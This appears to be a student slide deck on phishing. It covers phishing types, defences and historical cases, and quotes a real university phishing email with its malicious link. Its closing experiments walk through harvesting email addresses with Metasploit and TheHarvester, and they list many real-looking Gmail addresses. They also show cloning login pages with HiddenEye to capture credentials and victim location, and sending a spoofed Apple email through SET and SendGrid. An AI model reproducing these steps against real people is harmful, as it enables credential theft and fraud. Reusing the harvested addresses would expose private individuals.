
PHISHING

Supervisors:

- Bellusci Valeria
- Di Russo Mattia
- Scantamburlo Fabio



SUMMARY

What is
phishing and
how it works.

Most
common
types of
phishing and
how avoid
them.

3 examples of
phishing
attack in the
history.

Our
experiments.

WHAT IS PHISHING

- Phishing is a social engineering attack used to steal user data.
- The common stolen data are login credentials and credit card numbers.
- The goal is to send an email that seems something that the victim needs or wants and induce him/her to click a link or download an attachment.



ORIGIN OF THE TERM

The concept of ‘phishing’ came from traditional ‘fishing’, in which the fish baits the fisherman’s hook.

Similarly, ‘phisher’ tricks the victim by using any communication method and uses bait to steal user’s credentials.




ORIGIN OF THE TERM

- In 1996 the term was used the first time by hackers who stole the password of America On-line's users.
- In 1998 phishers begun to use message boards (like topics in an online forum) and newsgroups to attack their victims.
- In 2000 they have started using mass mailers to spread Phishing emails .



PHISHING PHASES



MOTIVATIONS



Bank credentials
stealing or capture
personal information.



To infect the computer
of the victims with
malware.



Theft of trade secrets
and confidential
documents.



Notoriety.



Exploit security bugs.


RECOGNIZE PHISHING



SENSE OF URGENCY.



IMITATING KNOWN
BRAND (FAKE EMAIL).



IMPERSONAL
MESSAGES.



GRAMMAR
MISTAKES.



SCARE TACTICS.



NOT REAL
CUSTOMER SERVICE.



COMES FROM
WRONG LOCATION.

Université Nice Sophia Antipolis



Nathan Valet
mer 30/10/2019 09:38

Nathan Valet ▾

Université Nice Sophia Antipolis

Cher utilisateur de messagerie,

Nous avons remarqué une connexion à votre compte de messagerie à partir d'un appareil non reconnu le Mercredi 30 Octobre 2019 (GMT+1) 9:35 AM de Séville, Espagne.

C'était toi ? Si oui, s'il vous plaît ignorer le reste de cet e-mail.

Si ce n'était pas vous, veuillez suivre les liens ci-dessous pour assurer la sécurité de votre compte e-mail et fournir les informations nécessaires pour maintenir votre compte actif.

<https://uns.godaddysites.com/>



Merci
Services de sécurité par courriel
Université Nice Sophia Antipolis

Message de hameçonnage

A

Administrateurs de la messagerie <noreply@univ-cotedazur.fr>

mer 30/10/2019 18:33
Valeria Bellusci ▾

Bonjour,

vous avez reçu ce matin, le 30/10, un message de "Nathan Valet <nathan.valet@etu.univ-cotedazur.fr>" , pour ceux qui ne l'auraient pas remarqué, il s'agit d'un message frauduleux destiné à voler vos identifiants envoyé via le compte compromis d'un étudiant de l'établissement.

Si vous avez suivi le lien et renseigné les champs du formulaire, nous vous enjoignons de modifier votre mot de passe immédiatement via l'ent.

Pour les personnels : onglet Mes Infos / Mot de passe, pour les étudiants : onglet Mes Infos / Sesame.

Sinon vous pouvez ignorer et supprimer le message.

Nous vous rappelons que vous êtes un maillon de la chaîne de la sécurité des systèmes d'information de l'établissement, nous vous appelons donc à être particulièrement vigilant face à ce type de message de hameçonnage ou phishing, dont le but est de capter à votre insu des données qui vous sont propres telles que votre mot de passe.

Les administrateurs de la messagerie.

MOST COMMON PHISHING ATTACKS

Spear phishing

Whaling/
Business email
compromise

Clone phishing

Vishing /
Smishing

Pharming

SPEAR PHISHING

Spear phishing emails are sent to a select target, which could be an individual or organization.

Spear phishing attacks are extremely effective because the attackers spend a lot of time studying the victims and the email sent appear to come from a trusted source.

It is the most common phishing on social media websites.

SPEAR ATTACK, EXAMPLE

PayPal has millions of users so it is a hot target for hackers. There were been a few instances of spear phishing attacks. Instead of using blanket emails, hackers were using targeted email with no impersonal messages. This strategy is more powerful since the emails look legitimate.

HOW TO AVOID SPEAR PHISHING



Take advantage of artificial intelligence (AI).



Don't rely only on traditional security (no protection against zero-day link).



Use multi-factor authentication: additional layer to enforce security.



Train staffers to recognize and report attacks (do simulations).



Maximize data-loss prevention policies.

WHALING or BUSINESS EMAIL COMPROMISE

A whaling attack is essentially a spear-phishing attack, but the targets are bigger.

Often targets are companies who conduct wire transfers and have suppliers abroad.

Cybercriminals impersonate senior managers in companies, asserting their authority and thus gaining access to sensitive data or money.

They use the data they find on the internet (and often social media) to trick high-level employees into replying with fraudulent transfers or personal data.

BEC ATTACK, CONSIDERATION

In 2016, BEC attacks resulted in average losses of
\$ 140,000 for companies around the world.

WHALING ATTACK, EXAMPLE

In 2016, a high-level employee at Snapchat made known all salary data to a scammer: he had responded to an email that looked to be from the CEO.

HOW TO AVOID WHALING ATTACK



EDUCATE SENIOR
MANAGEMENT AND
EMPLOYEES



HAVE PRIVATE PROFILES
IN SOCIAL MEDIA



MARK EXTERNAL
EMAILS



ESTABLISH A
VERIFICATION PROCESS



IMPLEMENT DATA
PROTECTION AND DATA
SECURITY POLICIES

|CLONE PHISHING

The attacker creates an almost identical replica of a message previously received by the victims to make them think it is real.

The e-mail is sent from an address similar to the legitimate sender. The only difference is that the attachment or link in the message is exchanged for something malicious.
It may claim to be a re-send of the original or an updated version to the original.

VISHING AND SMISHING

Vishing and smishing are phishing over the phone.

In vishing the victim receives a call with a voice message that looks like a communication from a known institution.

It creates a sense of urgency for the user who for this reason provides information, like the PIN of a card.

In smishing malicious text messages are sent to induce users to click on a malicious link or to deliver personal information.

VISHING, EXAMPLE

Recently, criminals have started calling victims pretending to be Apple tech support and providing users with a number to call to resolve the “security problem.”

These scams take advantage of user fears of their devices getting hacked.

SMISHING, EXAMPLE

In February 2019 digital attackers posed as the Finnish multinational telecommunications and sent out text messages informing Nokia's users that they had won a car or money. The bad actors then asked recipients to send over money as a registration payment for their new car.

PREVENT VISHING AND SMISHING



BE AWARE:
LEGITIMATE BUSINESS
DON'T MAKE UNSOLICITED
REQUESTS FOR SENSITIVE
DATA.



DON'T GIVE IN TO
PRESSURE, STAY
CALM AND DON'T
PANIC.



DON'T ANSWER
PHONE CALLS/SMS
FROM UNKNOWN
NUMBERS.



BE SKEPTICAL AT ALL
TIMES. CALL THE
REAL COMPANY FOR
ANY DOUBTS.


PHARMING

Some fraudsters are abandoning the idea of “baiting” their victims. Instead, they switched to pharming.

This phishing method exploits the cache poisoning compared to the Domain Name System (DNS), a naming system that the Internet uses to convert the alphabetical names of websites into numeric IP addresses in a way that can identify and then direct visitors to IT services and devices.

CACHE POISONING

Under a DNS cache poisoning attack, a phisher "poisons" a DNS server and changes the IP address associated with a website name. This means that an attacker can redirect users to a malicious website of his choice. This is even if the victim enters the correct name of the site.



HOW TO AVOID PHARMING



Enter login credentials only
on HTTPS-protected sites.



Implement anti-virus
software on corporate
devices.



Implement virus database
updates on a regular basis.



Stay on top of security
upgrades issued by a trusted
Internet Service Provider.

Some of the most ambitious and enterprising criminals in Internet history have tried to use these strategies to quickly earn millions. Some succeeded, temporarily, until they were discovered.

1. Operation Phish Phry

In 2009, hundreds of bank customers received e-mails that looked like official but instead directed them to fake financial websites.

The operation was relatively simple by today's standards, but managed to steal about \$1.5 million to the victims.

The team behind the scam was highly organized. From the start, it was evident that Operation Phish Phry was a large-scale project. The FBI ultimately charged more than 100 individuals.



2. Walter Stephan



The story of the Austrian aerospace executive Walter Stephan holds the distinction of being the individual to lose more money than history from a single scam - about \$ 47 million.

During his time as CEO, cyber criminals simulated Stephan's e-mail and asked an inferior employee to transfer the huge sum to an unknown bank account for a "takeover project".

The employee immediately trusted the email and sent the money. After that, Stephan lost his position as CEO.

What we can say? Businesses need to educate employees to verify email communication that appears to come from senior members.

3. Facebook and Google




Together, Facebook and Google have been scammed for over \$ 100 million between 2013 and 2015 through elaborate fraud with a false invoice. A Lithuanian hacker made this feat by sending each company a series of fake invoices, while impersonating a large Asian-based manufacturer that he used as a supplier.

MOST POPULAR SITES USING FOR PHISHING ATTACKS

#	Marke	Eindeutige Phishing-URLs	QoQ-Wachstum					
1	- Microsoft Kategorie: Cloud ▾	20,217	-6.8%	16	↓3	Adobe Kategorie: Cloud ▾	1,171	-14.4%
2	- PayPal Kategorie: Finanzdienstleistungen ▾	15,910	-8.4%	17	↑3	AT&T Kategorie: Internet/Telekommunikation ▾	1,087	32.2%
3	↑1 Facebook Kategorie: Soziale Medien ▾	15,047	175.8%	18	↓2	Orange Kategorie: Internet/Telekommunikation ▾	809	-20.5%
4	↓1 Netflix Kategorie: Cloud ▾	11,882	8.2%	19	-	LinkedIn Kategorie: Soziale Medien ▾	749	-12.5%
5	- Bank of America Kategorie: Finanzdienstleistungen ▾	5,629	33.3%	20	↑6	Alibaba Kategorie: E-Commerce/Logistik ▾	706	20.3%
6	↑2 Apple Kategorie: E-Commerce/Logistik ▾	3,027	50.1%	21	↓9	Yahoo Kategorie: Internet/Telekommunikation ▾	704	-54.9%
7	↑3 CIBC Kategorie: Finanzdienstleistungen ▾	2,433	52.2%	22	↑24	Stripe Kategorie: Finanzdienstleistungen ▾	699	382.1%
8	↑15 Amazon Kategorie: E-Commerce/Logistik ▾	1,995	182.6%	23	↓1	Societe Generale Kategorie: Finanzdienstleistungen ▾	679	-4.0%
9	↓2 DHL Kategorie: E-Commerce/Logistik ▾	1,914	-15.7%	24	↓3	Comcast Kategorie: Internet/Telekommunikation ▾	598	-25.9%
10	↑1 Docusign Kategorie: Cloud ▾	1,843	16.5%	25	↑15	OVH Kategorie: Internet/Telekommunikation ▾	583	195.9%
11	↓5 Credit Agricole Kategorie: Finanzdienstleistungen ▾	1,757	-30.5%					
12	↓3 Dropbox Kategorie: Cloud ▾	1,744	-1.2%					
13	↑5 Google Kategorie: Cloud ▾	1,495	71.2%					
14	↑1 Wells Fargo Kategorie: Finanzdienstleistungen ▾	1,430	35.7%					
15	↓1 Chase Kategorie: Finanzdienstleistungen ▾	1,384	4.5%					

OUR EXPERIMENTS





HARVESTING EMAILS

Tools used:

- Metasploit V5/Search_Email_Collector.
- TheHarvester.

HARVESTING EMAILS

Experiment with email collector

```
root@kali: ~
File Modifica Visualizza Cerca Terminale Aiuto
Windows Gather MDaemonEmailServer Credential Cracking
 18 post/windows/gather/credentials/purevpn_cred_collector           normal   No
Windows Gather PureVPN Client Credential Collector
 19 post/windows/gather/credentials/sso                           normal   No
Windows Single Sign On Credential Collector (Mimikatz)
 20 post/windows/gather/credentials/steam                         normal   No
Windows Gather Steam Client Session Collector.

msf5 > use auxiliary/gather/search_email_collector
msf5 auxiliary(gather/search_email_collector) > options

Module options (auxiliary/gather/search_email_collector):

  Name          Current Setting  Required  Description
  ----          -----          -----      -----
  DOMAIN        yes            yes       The domain name to locate email addresses for
  OUTFILE       no             no        A filename to store the generated email list
  SEARCH_BING   true          yes       Enable Bing as a backend search engine
  SEARCH_GOOGLE true          yes       Enable Google as a backend search engine
  SEARCH_YAHOO  true          yes       Enable Yahoo! as a backend search engine

msf5 auxiliary(gather/search_email_collector) >
```

HARVESTING EMAILS

Experiment

.baronsergey888@gmail.com	durgeshudayi583@gmail.com
0729993687riskgh@gmail.com	durgeshudayi@gmail.com
Jacs.adam@gmail.com	elodiedeleplace2@gmail.com
Kenn4wood@gmail.com	enablejs@gmail.com
Sanaliaqat2016@gmail.com	famille.gonton128@gmail.com
VK.K...@GMAIL.COM	from@gmail.com
VKK...@GMAIL.COM	gadhafieaisha01@gmail.com
Wrdila69@gmail.com	haymanhtet007@gmail.com
abc...@gmail.com	heraldryandcrests@gmail.com
account.morales26dan@gmail.com	huntholleykerrilynn@gmail.com
aixloisirs@gmail.com	interpol77@gmail.com
akanksha.redhu@gmail.com	isbellscott46@gmail.com
alapha03@gmail.com	jeremyreiff25@gmail.com
alejandrasalcedo0288@gmail.com	jmansmith847@gmail.com
alxndrpi@gmail.com	jodiford1994@gmail.com
apps34sc@gmail.com	johnsmith@gmail.com
avocat.jmichellombardo@gmail.com	justcollegeXXX@gmail.com
beatrice.cadon73@gmail.com	letriol38net@gmail.com
brodamaryllis@gmail.com	logosyveshb@gmail.com
bureauademaxime@gmail.com	loupanator@gmail.com
cheryl...@gmail.com	m.steve.andrews01@gmail.com
connaissanceetpartage@gmail.com	macnabslawgroup2003@gmail.com
deyanamounira90@gmail.com	mrfreeatlast8531@gmail.com
diskorduk@gmail.com	n.ayres013@gmail.com
domainedelatrille@gmail.com	nathansftb@gmail.com
dufresne7789@gmail.com	oodom33@gmail.com
durgeshudayi583@gmail.com	pariscoc@gmail.com
durgeshudayi@gmail.com	paulbeard128@gmail.com
elodiedeleplace2@gmail.com	pelucas.homepage@gmail.com
enablejs@gmail.com	rakesharjunaami@gmail.com
famille.gonton128@gmail.com	sagarpandeyvirat@gmail.com
from@gmail.com	sartenaeralain12@gmail.com

HARVESTING EMAILS

Experiment TheHarvester

```
found supported engines
[-] Starting harvesting process for domain: gmail.com
apple_fake_mai prova2.txt

[-] Searching in Bing:
    Searching 50 results...
    Searching 100 results...
    Searching 150 results...
    Searching 200 results...
    Searching 250 results...
    Searching 300 results...
    Searching 350 results...
    Searching 400 results...
    Searching 450 results...
    Searching 500 results...
phishing2-pyp
al.html

Harvesting results
No IP addresses found

[+] Emails found:
-----
sarah.dupont@gmail.com
dia@gmail.com
cosccm71@gmail.com
moncompte@gmail.com
domainedelatrille@gmail.com
connaissanceetpartage@gmail.com
info.sensationlive@gmail.com
e.cpsqy@gmail.com
contreplaquemarin@gmail.com
rtgarage.us@gmail.com
valoumodeuze@gmail.com
infoagence57@gmail.com
billetterie.lille@gmail.com
randosegre@gmail.com
leclosauxroses@gmail.com
lespoupeesdautrefois@gmail.com
```



PHISHING EMAIL ATTACK

Tools used:

- HiddenEye
- The Social-Engineer Toolkit embedded in Kali.
- Sendgrid server SMTP.
- Stripo email.

CREATING A CLONE LOGIN PAGE WITH HIDENEYE

HIDENEYE

[v0.4.1] BY:DARKSEC

[Modern Phishing Tool With Advanced Functionality]
[PHISHING-KEYLOGGER-INFORMATION COLLECTOR-ALL_IN_ONE_TOOL-SOCIALENGINEERING]

SELECT ANY ATTACK VECTOR FOR YOUR VICTIM:

- | | | | |
|-------------------|-----------------|---------------------|------------------|
| [1] Facebook | [13] Steam | [25] Badoo | [37] PlayStation |
| [2] Google | [14] VK | [26] CryptoCurrency | |
| [3] LinkedIn | [15] iCloud | [27] DevianArt | |
| [4] GitHub | [16] GitLab | [28] DropBox | |
| [5] StackOverflow | [17] Netflix | [29] eBay | |
| [6] WordPress | [18] Origin | [30] MySpace | |
| [7] Twitter | [19] Pinterest | [31] PayPal | |
| [8] Instagram | [20] ProtonMail | [32] Shopify | |
| [9] Snapchat | [21] Spotify | [33] Verizon | |
| [10] Yahoo | [22] Quora | [34] Yandex | |
| [11] Twitch | [23] PornHub | [35] Reddit | |
| [12] Microsoft | [24] Adobe | [36] Subito.it | |

HiddenEye >>> ■

We can choose the website whose login page we want to clone.

CREATING A CLONE LOGIN PAGE WITH HIDENEYE

[PUT YOUR REDIRECTING URL HERE]

**(Choose Wisely As Your Victim Will Redirect to This Link)

**(Do not leave it blank. Unless Errors may occur)


[*]Insert a custom redirect url:

REDIRECT HERE>>> paypal.com

We can decide where the user
should be redirected after
submitting his credentials

CREATING A CLONE LOGIN PAGE WITH HIDDENYE

```
[ LOCALTUNNEL URL ]!!  
[!] SEND THIS SERVEO URL TO VICTIMS-  
[*] Localhost URL: http://127.0.0.1:888  
[*] LOCALTUNNEL URL: https://loud-bat-17.localtunnel.me  
[*] Waiting For Victim Interaction. Keep Eyes On Requests Coming From Victim ...
```



HiddenEye creates a local version of the website, but also an online version which remains online until the terminal is closed.

The credentials are sent to the HiddenEye terminal.

CREATING A CLONE LOGIN PAGE WITH HIDENEYE

HiddenEye gives as answer the user's credentials, but also other informations

[CREDENTIALS FOUND]:

Account: sécurité@letstry.com Pass: cotedazur

[VICTIM INFO FOUND]:

Victim Public IP: 2.15.209.191

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:60.0) Gecko/20100101

Firefox/60.0

Current logged in user: root

Longitude: 7.2661

Latitude: 43.7031

ISP: AS3215 Orange S.A.

Country: FR

Region: Provence-Alpes-Côte d'Azur

City: Nice

PHISHING EMAIL ATTACK

Experiment phishing 1

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

```
set:phishing>2
set:phishing> From address (ex. moo@example.com):Apple@info.fr
set:phishing> The FROM NAME the user will see:Sandra Lopez
set:phishing> Username for open-relay [blank]:apikey
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex. smtp.youremailserveryourown.com):smtp.sendgrid.net
set:phishing> Port number for the SMTP server [25]:587
set:phishing> Flag this message/s as high priority? [yes|no]:yes
Do you want to attach a file - [y/n]: n
Do you want to attach an inline file - [y/n]: n
set:phishing> Email subject:New Iphone promotion!
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capital) when finished:Hi,
Next line of the body: Thanks for you support!
Next line of the body: See you soon !
Next line of the body: END
[*] SET has finished sending the emails
```

PHISHING EMAIL ATTACK

Sandra Lopez New Iphone promotion! - Hi, Thanks for you support! See you ... 06:03

New Iphone promotion! Inbox x

